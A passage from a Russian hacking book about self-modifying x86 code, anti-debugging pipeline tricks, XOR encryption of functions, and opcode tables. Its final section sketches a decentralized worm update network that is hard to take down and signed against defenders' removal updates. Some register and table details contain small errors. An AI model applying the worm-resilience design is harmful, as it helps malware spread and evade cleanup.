Ни в какой момент времени весь код программы не должен быть расшифрован целиком! Возьмите себе за правило: расшифровывая один фрагмент, зашифровывайте другой. Причем расшифровщик должен быть сконструирован так, чтобы хакер не мог использовать его для расшифровки программы. Это типичная уязвимость большинства защитных механизмов. Хакер находит точку входа в расшифровщик, восстанавливает его прототип и пропускает через него все зашифрованные блоки, получая на выходе готовый к употреблению дамп. Причем если расшифровщик представляет собой тривиальный XOR, хакеру будет достаточно определить место хранения ключей, а расшифровать программу он сможет и сам.

Чтобы этого не случилось, защитные механизмы должны использовать полиморфные технологии и генераторы кода. Автоматизировать расшифровку программы, которая состоит из нескольких сотен фрагментов, зашифрованных крипторами, сгенерированными «на лету», практически невозможно. Однако и реализовать подобный защитный механизм отнюдь не просто. Впрочем, прежде чем ставить перед собой грандиозные задачи, давайте лучше разберемся с основами...

ПРИНЦИПЫ ПОСТРОЕНИЯ САМОМОДИФИЦИРУЮЩЕГОСЯ КОДА



Ранние модели x86-процессоров не поддерживали когерентности машинного кода и не отслеживали попыток модификации команд, уже находящихся на конвейере. С одной стороны, это усложняло разработку самомодифицирующегося кода, с другой — позволяло дурачить отладчик, работающий в трассирующем режиме.

Продемонстрируем это на примере листинга 8.5.

Листинг 8.5. Модификация машинной команды, уже находящейся на конвейере

```
    MOV AL, 90h
    LEA DI, kiss_me
    STOSB
kiss_me:
    INC AL
```

При прогоне программы на живом процессоре инструкция INC AL заменяется на NOP, однако поскольку INC AL уже находится на конвейере, регистр AL все-таки увеличивается на единицу. Пошаговая трассировка программы ведет себя иначе. Отладочное исключение, сгенерированное непосредственно после выполнения инструкции STOSB, очищает конвейер — и управление получает уже не INC AL, а NOP, вследствие чего увеличения регистра AL уже не происходит! Если значение AL используется для расшифровки программы, то отладчик скажет хакеру: «Kiss my donkey!»

Процессоры семейства Pentium отслеживают модификацию команд, уже находящихся на конвейере, и потому программная длина конвейера равна нулю. Как следствие, защитные механизмы конвейерного типа, попав на Pentium, ошибочно полагают, что всегда исполняются под отладчиком. Это вполне документированная особенность поведения процессора, рассчитывающая сохраниться и в последующих моделях. Использование самомодифицирующегося кода с формальной точки зрения вполне законно. Следует помнить, что чрезмерное злоупотребление последним отрицательно влияет на производительность защищаемого приложения. Кодовый кэш первого уровня доступен только на чтение, и прямая запись в него невозможна. При модификации машинных команд в памяти в действительности модифицируется кэш данных! Затем происходит экстренный сброс кодового кэша и перезагрузка измененных кэш-линеек, на что расходуется довольно большое количество процессорных тактов. Никогда не выполняйте самомодифицирующийся код в глубоко вложенном цикле, если, конечно, вы не хотите затормозить свою программу до скорости асфальтового катка!

Ходят слухи, что самомодифицирующийся код возможен только в MS-DOS, а Windows запрещает нам это делать. И хотя какая-то доля правды в этом есть, при желании мы можем обойти все запреты и ограничения. Прежде всего разберемся с атрибутами доступа к страницам и сегментам. x86-процессоры поддерживают три атрибута для доступа к сегментам (чтение, запись и исполнение) и два — для доступа к страницам (доступ и запись).

ПРИМЕЧАНИЕ

Операционные системы семейства Windows совмещают кодовый сегмент с сегментом данных в едином адресном пространстве, а потому атрибуты чтения и исполнения для них полностью эквивалентны.

Исполняемый код может быть расположен в любой доступной области памяти — стеке, куче, области глобальных переменных и т. д. Стек с кучей по умолчанию доступны для записи и вполне пригодны для размещения самомодифицирующегося кода. Константные глобальные и статические переменные обычно

размещаются в секции .rdata, доступной только для чтения (ну и для исполнения, разумеется, тоже), и всякая попытка их модификации завершается неизменным исключением.

Таким образом, все, что нам нужно, — скопировать самомодифицирующийся код в стек (кучу), а там он сможет харакирить себя как захочет. Рассмотрим следующий пример (листинг 8.6).

Листинг 8.6. Самомодификация кода на стеке/куче

```
// определяем размер самомодифицирующейся функции
#define SELF_SIZE    ((int) x_self_mod_end - (int) x_self_mod_code)

// начало самомодифицирующейся функции
// спецификатор naked, поддерживаемый компилятором MS VC, указывает компилятору
// на необходимость создания чистой ассемблерной функции, то есть такой функции,
// куда компилятор не внедряет никакой посторонней отсебятины
__declspec( naked ) int x_self_mod_code(int a, int b )
{
__asm{
    begin_sm:                          ; начало самомодифицирующегося кода
        mov eax, [esp+4]               ; получаем первый аргумент
        call get_eip                   ; определяем свое текущее положение в памяти
    get_eip:
        add eax, [esp + 8 + 4]         ; складываем/вычитаем из первого аргумента второй
        pop edx                        ; в edx адрес начала инструкции add eax, ...
        xor byte ptr [edx],28h         ; меняем add на sub и наоборот
        ret                            ; возвращаемся в материнскую функцию
    }
} x_self_mod_end(){/* конец самомодифицирующейся функции */ }

main()
{

    int a;
    int (__cdecl *self_mod_code)(int a, int b);

    // раскомментируйте следующую строку, чтобы убедиться, что непосредственная
    // самомодификация под Windows невозможна (система выплюнет исключение)
 // self_mod_code(4,2);

    // выделяем память из кучи (в куче модификация кода разрешена)
    // с таким же успехом мы могли бы выделить память из стека:
    // self_mod_code[SELF_SIZE];
    self_mod_code = (int (__cdecl*)(int, int)) malloc(SELF_SIZE);

    // копируем самомодифицирующийся код в стек/кучу
    memcpy(self_mod_code, x_self_mod_code, SELF_SIZE);

    // вызываем самомодифицирующуюся процедуру 10 раз
    for (a = 1;a< 10;a++) printf("%02X ", self_mod_code(4,2)); printf("\n");
}
```

Самомодифицирующийся код заменяет машинную команду ADD на SUB, а SUB — на ADD, и потому циклический вызов функции self_mod_code возвращает такую последовательность чисел: 06 02 06 02..., подтверждая тем самым успешное завершение акта самомодификации.

Некоторые находят предложенную технологию слишком громоздкой. Некоторых возмущает то, что копируемый код должен быть полностью перемещаем, то есть сохранять свою работоспособность независимо от текущего местоположения в памяти. Код, сгенерированный компилятором, в общем случае таковым не является, что вынуждает нас спускаться на чисто ассемблерный уровень. Каменный век! Неужели со времен неандертальцев, добывавших огонь трением и костяным шилом превращавших перфокарту в дуршлаг, программисты не додумались до более прогрессивных методик?! А как же!

Давайте для разнообразия попробуем создать простейшую зашифрованную процедуру, написанную полностью на языке высокого уровня (например, Си, хотя те же самые приемы пригодны и для Паскаля с его уродливым родственником Delphi). При этом мы будем исходить из следующих предположений:

- порядок размещения функций в памяти совпадает с очередностью их объявления в программе (практически все компиляторы так и поступают);
- шифруемая функция не содержит перемещаемых элементов, также называемых fixup'ами или релокациями[1] (это справедливо для большинства исполняемых файлов, но динамическим библиотекам без релокаций никуда).

Для успешной расшифровки процедуры нам необходимо определить стартовый адрес ее размещения в памяти. Это легко. Современные языки высокого уровня поддерживают операции с указателями на функцию. На Си/Си++ это выглядит приблизительно так: `void *p; p = (void*) func;`. Сложнее измерять длину функции. Это вам не удав, и попугаи тут не подходят. Легальные средства языка не предоставляют такой возможности, и приходится хитрить, определяя длину как разность двух указателей: указателя на зашифрованную функцию и указателя на функцию, расположенную непосредственно за ее концом. Разумеется, если компилятору захочется нарушить естественный порядок следования функций, этот прием не сработает и расшифровка пойдет прахом. Так что держите свой хакерский хвост в боевом состоянии!

И последнее. Ни один из всех известных мне компиляторов не позволяет генерировать зашифрованный код, и эту операцию приходится осуществлять вручную — с помощью HIEW'a или своих собственных утилит. Но как мы найдем шифруемую функцию в двоичном файле? Хакеры используют несколько конкурирующих способов, в зависимости от ситуации отдавая предпочтение то одному, то другому из них.

В простейшем случае шифруемая функция окантовывается *маркерами* — уникальными байтовыми последовательностями, гарантированно не встречающимися в остальных частях программы. Обычно маркеры задаются с помощью директивы _emit, представляющей собой аналог ассемблерного DB. Например,

[1] От англ. relocation — перемещение.

следующая конструкция создает текстовую строку KPNC: __asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'. Только не пытайтесь располагать маркеры *внутри* шифруемой функции. Процессор не поймет юмора и выплюнет исключение. Накалывайте маркеры на вершину и дно функции, но не трогайте ее тело!

Выбор алгоритма шифрования не принципиален. Кто-то использует XOR, кто-то тяготеет к DES или RSA. Естественно, XOR ломается намного проще, особенно если длина ключа невелика. Однако в демонстрационном примере, приведенном ниже, мы остановимся именно на XOR, поскольку DES/RSA крайне громоздки и совершенно не наглядны (листинг 8.7).

Листинг 8.7. Самомодификация на службе шифрования

```
#define CRYPT_LEN ((int)crypt_end - (int)for_crypt)

// маркер начала
mark_begin(){__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'}

// зашифрованная функция
for_crypt(int a, int b)
{
    return a + b;
} crypt_end(){}

// маркер конца
mark_end (){__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'}

// расшифровщик
crypt_it(unsigned char *p, int c)
{
    int a;  for (a = 0; a < c; a++) *p++ ^= 0x66;
}

main()
{
    // расшифровываем защитную функцию
    crypt_it((unsigned char*) for_crypt, CRYPT_LEN);

    // вызываем защитную функцию
    printf("%02Xh\n",for_crypt(0x69, 0x66));

    // зашифровываем опять
    crypt_it((unsigned char*) for_crypt, CRYPT_LEN);
}
```

Откомпилировав эту программу обычным образом (например, cl.exe /c FileName.C), мы получим объектный файл FileName.obj. Теперь нам необходимо скомпоновать исполняемый файл, предусмотрительно отключив защиту кодовой секции от записи. В линкере Microsoft Link за это отвечает ключ /SECTION, за которым идут имя секции и назначаемые ей атрибуты, например link.exe FileName.obj /FIXED /SECTION:.text,ERW.

Здесь /FIXED — ключ, удаляющий перемещаемые элементы (мы ведь помним, что перемещаемые элементы необходимо удалять?[1]), .text — имя кодовой секции, а ERW — это первые буквы Executable, Readable, Writable (хотя при желании Executable можно и опустить — на работоспособность файла это никак не повлияет). Другие линкеры используют свои ключи, описание которых может быть найдено в документации. Имя кодовой секции не всегда совпадает с .text, поэтому если у вас что-то не получается, используйте утилиту MS DUMPBIN для выяснения конкретных обстоятельств.

Сформированный линкером файл еще не пригоден для запуска, ведь защищенная функция пока не зашифрована! Чтобы ее зашифровать, запустим HIEW, переключимся в HEX-режим и запустим контекстный поиск маркерной строки (F7, K, P, N, C, ENTER). Вот она! (рис. 8.1). Теперь остается лишь зашифровать все, что расположено внутри маркеров KPNC. Нажимая F3, мы переходим в режим редактирования, а затем давим F8 и задаем маску шифрования (в данном случае она равна 66h). Каждое последующее нажатие на F8 зашифровывает один байт, перемещая курсор по тексту. F9 сохраняет изменения на диске. После того как файл будет зашифрован, потребность в маркерах отпадает, и при желании их можно затереть бессмысленным кодом, чтобы защищенная процедура поменьше бросалась в глаза.




Рис. 8.1. Шифровка защитной процедуры в HIEW

[1] При линковке исполняемых файлов MS link автоматически подставляет этот ключ по умолчанию, так что если мы забудем его употребить, ничего ужасного не случится.

Вот теперь наш файл готов к выполнению. Запустим его и... конечно же, он откажет в работе. Что ж! Первый блин всегда комом, особенно если тесто замешано на самомодифицирующемся коде! Призвав на помощь отладчик, здравый смысл и дизассемблер, попытайтесь определить, что именно вы сделали неправильно. Как говорится:

Everybody falls the first time.
(c) The Matrix

Добившись успеха, загрузим исполняемый файл в IDA PRO и посмотрим, как выглядит зашифрованная функция. Бред сивой кобылы, да и только (листинг 8.8).

Листинг 8.8. Внешний вид зашифрованной процедуры

```
.text:0040100C        loc_40100C:                  ; CODE XREF: sub_40102E+50vp
.text:0040100C        cmp     eax, 0ED33A53Bh
.text:00401011        mov     ch, ch
.text:00401013        and     ebp, [esi+65h]
.text:00401016        and     ebp, [edx+3Bh]
.text:00401019        movsd
.text:0040101A
.text:0040101A        loc_40101A:                  ; DATA XREF: sub_40102E+6vo
.text:0040101A        xor     ebp, ebp
.text:0040101C        mov     bh, [ebx]
.text:0040101E        movsd
.text:0040101F        xor     ebp, ebp
.text:00401021        mov     dh, ds:502D3130h
```

Естественно, заклятье наложенной шифровки легко снять (опытные хакеры сделают это, даже не выходя из IDA PRO — подробности см. в книге «Образ мышления IDA»), так что не стоит переоценивать степень своей защищенности. К тому же защита кодовой секции от записи была придумана не случайно, и ее отключение разумным действием не назовешь.

API-функция `VirtualProtect` позволяет манипулировать атрибутами страниц по нашему усмотрению. С ее помощью мы можем присваивать атрибут `Writeable` только тем страницам, которые реально нуждаются в модификации, и сразу же после завершения расшифровки отбирать его обратно.

Обновленный вариант функции `crypt_it` может выглядеть, например, так (листинг 8.9).

Листинг 8.9. Использование VirtualProtect для кратковременного отключения защиты от записи на локальном участке

```
crypt_it(unsigned char *p, int c)
{

    int a;

    // отключаем защиту от записи
    VirtualProtect(p, c, PAGE_READWRITE, (DWORD*) &a);
```

```
    // расшифровываем функцию
    for (a = 0; a < c; a++) *p++ ^= 0x66;

    // восстанавливаем защиту
    VirtualProtect(p, c, PAGE_READONLY, (DWORD*) &a);
}
```

Откомпилировав файл обычным образом, зашифруйте его по методике, описанной выше, и запустите на выполнение. Будем надеяться, что он заработает с первого раза.

МАТРИЦА

Полноценная работа с самомодифицирующимся кодом невозможна без знания опкодов инструкций и принципов их кодирования. Допустим, мы хотим заменить машинную команду X на Y (для определенности пусть это будет ADD EAX, EBX и SUB EAX, EBX соответственно).

Что конкретно для этого необходимо сделать? Проще всего запустить HIEW и, перейдя в ассемблерный режим, сравнить их опкоды (не забывая о правильном выборе режима — 16 или 32 бит). Как видно, друг от друга команды отличает один-единственный байт, замена которого позволяет творить чудеса:

```
00000000: 03C3        add    eax, ebx
00000002: 2BC3        sub    eax, ebx
```

К сожалению, эксперименты с HIEW катастрофически не наглядны и противоречивы. Некоторые из ассемблерных инструкций соответствуют нескольким машинным командам. HIEW выбирает самую короткую из них, что не всегда удобно, поскольку при проектировании самомодифицирующегося кода нам приходится подбирать инструкции строго определенной длины.

Попробуйте, например, скормить HIEW XOR EAX,66. Он с неизменным упрямством будет ассемблировать ее в трехбайтную машинную команду 83 F0 66, хотя существуют и другие варианты:

```
00000000: 83F066            xor    eax,066 ;"f"
00000003: 3566000000        xor    eax,000000066 ;"   f"
00000008: 81F066000000      xor    eax,000000066 ;"   f"
```

Электронное справочное руководство TECH HELP, выложенное на многих хакерских серверах, среди прочей бесценной информации включает в себя наглядные таблицы опкодов, позволяющие быстро определить, какие машинные команды можно получить из данной инструкции. Ниже приведен ее фрагмент (рис. 8.2). Покажем, как им пользоваться.

Горизонтальный столбец содержит младший полубайт первого байта опкода команды, а старший находится в вертикальном. В точке их пересечения находится ассемблерная инструкция, соответствующая данному машинному коду.

Например, 40hозначает INC AX/INC EAX (AX — в 16-разрядном, а EAX — в 32-разрядном режиме), а 16h — PUSH SS. Рассмотрим более сложный пример: 03h, соответ-

ствующий машинной команде ADD r16/32, r/m. Здесь r16/32 обозначает любой 16/32-разрядный регистр общего назначения, а r/m — любой 16/32-разрядный регистр общего назначения или ячейку памяти, адресуемую через этот регистр (например, [ebx]). Выбор конкретных регистров и способов адресации осуществляется во втором байте опкода, так называемого поля Mod R/M, состоящего из трех полей: Mod, Reg/Opcode и R/M (рис. 8.3), — интерпретируемых довольно сложным образом (рис. 8.4). За подробностями обращайтесь к третьему тому справочного руководства Intel (Instruction Set Reference) или первому изданию «Техники и философии хакерских атак» Криса Касперски, а точнее — к главе «Техника дизассемблирования в уме». Кстати, The Svin нашел и исправил многие из допущенных мной ошибок, полный перечень которых можно найти на сайте www.wasm.ru.

	x0	x1	x2	x3	x4	x5	x6	x7
0x	ADD r/m,r8	ADD r/m,r16	ADD r8,r/m	ADD r16,r/m	ADD AL,im8	ADD AX,im16	PUSH ES	POP ES
1x	ADC r/m,r8	ADC r/m,r16	ADC r8,r/m	ADC r16,r/m	ADC AL,im8	ADC AX,im16	PUSH SS	POP SS
2x	AND r/m,r8	AND r/m,r16	AND r8,r/m	AND r16,r/m	AND AL,im8	AND AX,im16	SEG ES	DAA
3x	XOR r/m,r8	XOR r/m,r16	XOR r8,r/m	XOR r16,r/m	XOR AL,im8	XOR AX,im16	SEG SS	AAA
4x	INC AX	INC CX	INC DX	INC BX	INC SP	INC BP	INC SI	INC DI
5x	PUSH AX	PUSH CX	PUSH DX	PUSH BX	PUSH SP	PUSH BP	PUSH SI	PUSH DI
6x	* PUSHA	* POPA	* BOUND	ARPL	ш SEG FS	ш SEG GS	ш opSize	ш addrSiz

Рис. 8.2. Фрагмент таблицы опкодов из справочного руководства TECH HELP

Допустим, мы хотим сложить регистр EAX с регистром EBX. Первый байт опкода команды ADD мы уже определили — 03h. Теперь дело за регистрами и способами адресации. Смотрим (рис. 8.4): для непосредственной адресации два старших бита второго байта опкода должны быть равны 11. Три следующих бита (кодирующие регистр-приемник) в нашем случае равны 000, что соответствует регистру EAX. Три младших бита второго байта опкода (кодирующие регистр-источник) равны 011, что соответствует регистру EAX. Ну а весь байт целиком равен C3h. Таким образом, ADD EAX, EBX ассемблируется в 03 C3, и HIEW подтверждает это!




Рис. 8.3. Обобщенная структура машинной команды

r8(/r)			AL	CL	DL	BL	AH	CH	DH	BH
r16(/r)			AX	CX	DX	BX	SP	BP	SI	DI
r32(/r)			EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI
mm(/r)			MM0	MM1	MM2	MM3	MM4	MM5	MM6	MM7
/digit (Opcode)			0	1	2	3	4	5	6	7
REG =			000	001	010	011	100	101	110	111
Эффективный адрес	Mod	R/M	Значение ModR/M-байта							
[EAX]	00	000	00	08	10	18	20	08	30	38
[ECX]		001	01	09	11	19	21	09	31	39
[EDX]		010	02	0A	12	1A	22	0A	32	3A
[EBX]		011	03	0B	13	1B	23	0B	33	3B
[--][--][1]		100	04	0C	14	1C	24	0C	34	3C
disp32[2]		101	05	0D	15	1D	25	0D	35	3D
[ESI]		110	06	0E	16	1E	26	0E	36	3E
[EDI]		111	07	0F	17	1F	27	0F	37	3F
disp8[EAX][3]	01	000	40	48	50	58	60	68	70	78
disp8[ECX]		001	41	49	51	59	61	69	71	79
disp8[EDX]		010	42	4A	52	5A	62	6A	72	7A
disp8[EBX]		011	43	4B	53	5B	63	6B	73	7B
disp8[--][--]		100	44	4C	54	5C	64	6C	74	7C
disp8[EBP]		101	45	4D	55	5D	65	6D	75	7D
disp8[ESI]		110	46	4E	56	5E	66	6E	76	7E
disp8[EDI]		111	47	4F	57	5F	67	6F	77	7F
disp32[EAX]	10	000	80	88	90	98	A0	A8	B0	B8
disp32[ECX]		001	81	89	91	99	A1	A9	B1	B9
disp32[EDX]		010	82	8A	92	9A	A2	AA	B2	BA
disp32[EBX]		011	83	8B	93	9B	A3	8B	B3	BB
disp32[--][--]		100	84	8C	94	9C	A4	8C	B4	BC
disp32[EBP]		101	85	8D	95	9D	A5	8D	B5	BD
disp32[ESI]		110	86	8E	96	9E	A6	8E	B6	BE
disp32[EDI]		111	87	8F	97	9F	A7	8F	B7	BF
EAX/AX/AL/MM0	11	000	C0	C8	D0	D8	E0	E8	F0	F8
ECX/CX/CL/MM1		001	C1	C9	D1	D9	E1	E9	F1	F9
EDX/DX/DL/MM2		010	C2	CA	D2	DA	E2	EA	F2	FA
EBX/BX/BL/MM3		011	C3	CB	D3	DB	E3	EB	F3	FB
ESP/SP/AH/MM4		100	C4	CC	D4	DC	E4	EC	F4	FC
EBP/BP/CH/MM5		101	C5	CD	D5	DD	E5	ED	F5	FD
ESI/SI/DH/MM6		110	C6	CE	D6	DE	E6	EE	F6	FE
EDI/DI/BH/MM7		111	C7	CF	D7	DF	E7	EF	F7	FF

Рис. 8.4. Возможные значения поля Mod R/M

ПРОБЛЕМЫ ОБНОВЛЕНИЯ КОДА ЧЕРЕЗ ИНТЕРНЕТ

Техника самомодификации тесно связана с задачей автоматического обновления кода через Интернет. Это очень сложная задача, требующая обширных знаний и инженерного мышления. Вот неполный перечень подводных камней, с которыми нам придется столкнуться: как встроить двоичный код в исполняемый файл; как оповестить все экземпляры удаленной программы о факте обновления; как защититься от поддельных обновлений? По-хорошему эта тема требует отдельной книги, здесь же мы можем лишь очертить проблему.

Начнем с того, что концепции модульного и процедурного программирования (без которых сейчас никуда) нуждаются в определенных механизмах межпроцедурного взаимодействия. По меньшей мере одна процедура должна уметь вызывать другую. Вот, например, классический метод вызова функций, который делает код неперемещаемым:

```
my_func()
{
    printf("kiss away my donkey\n");
}
```

Что здесь неправильно? А вот что! Функция printf находится вне функции my_func, и ее адрес наперед неизвестен. В обычной жизни эту задачу решает линкер, однако мы ведь не собираемся встраивать его в обновляемую программу, верно? Поэтому необходимо разработать собственный механизм импорта/экспорта всех необходимых функций. Не пугайтесь! Это намного легче запрограммировать, чем произнести.

В простейшем случае будет достаточно передать нашей функции указатели на все необходимые ей функции как аргументы, тогда она не будет привязана к своему местоположению в памяти и станет полностью перемещаема (листинг 8.10). Глобальные и статические переменные и константные строки использовать запрещается (компилятор размещает их в другой секции). Также необходимо убедиться в том, что компилятор в порядке проявления собственной инициативы не впендюрил в код никакой отсебятины наподобие вызова функций, контролирующих переполнение границ стека. Впрочем, в большинстве случаев такая инициатива легко отключается через ключи командной строки, описанные в прилагаемой к компилятору документации.

Листинг 8.10. Вызов функций по указателям, переданным через аргумент, обеспечивает коду перемещаемость

```
my_func(void *f1, void *f2, void *f3, void *f4, void *f5...)
{
    int (__cdecl *f_1)(int a);
    ...
    f_1 = (int (__cdecl*)(int))f1;
    ...
    f_1(0x666);
}
```

Откомпилировав полученный файл, мы должны скомпоновать его в 32-разрядный бинарник. Далеко не каждый линкер способен на такое, и зачастую двоичный код выдирается из исполняемого файла любым подручным HEX-редактором (например, тем же HIEW'ом).


OK, мы имеем готовый модуль обновления, имеем обновляемую программу. Остается только добавить первое ко второму. Поскольку Windows блокирует запись во все исполняющиеся в данный момент файлы, обновить сам себя файл не может. И эту операцию приходится выполнять в несколько стадий. Сначала исполняемый файл (условно обозначенный нами как А) переименовывает себя в файл В (переименованию запущенных файлов Windows не мешает), затем файл В создает свою копию под именем А, дописывает модуль обновления в его конец как оверлей (более опытные хакеры могут скорректировать значение поля `ImageSize`), после чего завершает свое выполнение, передавая бразды правления файлу А, удаляющему временный файл В с диска. Разумеется, это не единственно возможная схема и, кстати говоря, далеко не самая лучшая из всех, но на первых порах сойдет и она.

Более актуальным представляется вопрос распространения обновлений по Интернету. Но почему бы просто не выкладывать обновления на такой-то сервер? Пусть удаленные приложения (например, те же черви) периодически посещают его, вытягивая свежачок... Ну и сколько такой сервер просуществует? Если он не рухнет под натиском бурно размножающихся червей, его закроет разъяренный администратор. Нет! Тут необходимо действовать строго по распределенной схеме.

Простейший алгоритм выглядит так: пусть каждый червь сохраняет в своем теле IP-адреса заражаемых машин, тогда «родители» будут знать своих «детей», а «дети» — помнить «родителей» вплоть до последнего колена. Впрочем, обратное утверждение неверно. «Дедушки» и «бабушки» знают лишь своих непосредственных «детей», но не имеют никакого представления о «внуках», если, конечно, «внуки» явным образом не установят с ними соединение и не сообщат свои адреса... Главное — рассчитать интенсивность обмена информацией так, чтобы не сожрать весь сетевой трафик. Тогда, обновив одного червя, мы сможем достучаться и до всех остальных, причем противостоять этому будет очень и очень непросто. Распределенная система обновлений не имеет единого координационного центра и, даже будучи уничтоженной на 99,999%, сохраняет свою работоспособность.

Правда, для борьбы с червями может быть запущено обновление-камикадзе, автоматически уничтожающее всех червей, которые успели его заглотить. Поэтому прогрессивно настроенные вирусописатели активно используют механизмы цифровой подписи и несимметричные криптоалгоритмы. Если лень разрабатывать свой собственный движок, можно использовать PGP (благо ее исходные тексты открыты).

Главное — иметь идеи и уметь держать компилятор с отладчиком в руках. Все остальное — вопрос времени.



